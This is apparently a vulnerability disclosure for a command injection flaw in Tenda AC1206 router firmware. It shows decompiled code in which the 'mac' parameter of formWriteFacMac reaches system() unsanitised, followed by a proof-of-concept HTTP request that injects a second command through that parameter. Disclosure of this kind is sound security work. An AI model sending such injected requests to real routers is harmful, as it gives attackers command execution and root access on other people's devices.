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# Tenda AC1206 (V15.03.06.23) has an command injection vulnerability

## Overview

- Manufacturer's website information: https://www.tenda.com.cn
- Firmware download address : https://www.tenda.com.cn/download/detail-2766.html

### Product Information


Tenda AC1206 V15.03.06.23, the latest version of simulation overview:


## Vulnerability details

The Tenda AC1206 (V15.03.06.23) was found to contain a command insertion vulnerability in formWriteFacMac.This vulnerability allows an attacker to execute arbitrary commands through the "mac" parameter.

```
1 void __cdecl formWriteFacMac(webs_t wp, char_t *path, char_t *query)
2 {
3   const char *mac; // [sp+18h] [+18h]
4
5   mac = websGetVar(wp, "mac", "00:01:02:11:22:33");
6   websWrite(wp, "modify mac only.");
7   doSystemCmd("cfm mac %s", mac);
8   websDone(wp, 200);
9 }
```

The `mac` (the value of `mac` ) we entered will be passed into the `doSystemCmd` function as a parameter.




The `doSystemCmd` function is finally found to be implemented in this file by string matching.

```
1  int doSystemCmd(const char *a1, ...)
2  {
3    struct stat v2; // [sp+20h] [+20h] BYREF
4    char v3[2048]; // [sp+B8h] [+B8h] BYREF
5    va_list va; // [sp+8C4h] [+8C4h] BYREF
6
7    va_start(va, a1);
8    memset(v3, 0, sizeof(v3));
9    memset(v3, 0, 4u);
10   vsnprintf(v3, 0x800u, a1, va);
11   if ( stat("/var/syscmd", &v2) != -1 )
12     puts(v3);
13   return system(v3);
14 }
```

Reverse analysis found that the function was called directly through the system function, which has a command injection vulnerability.


## Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:


1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
GET /goform/WriteFacMac?mac=;echo%20you%20pwn%20it
Host: 192.168.37.137
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:96.0) Gecko/20100101
Firefox/96.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: password=caw5gk
Upgrade-Insecure-Requests: 1
```




The above diagram shows that the command has been executed successfully.




Finally, you also can write exp to get a stable root shell.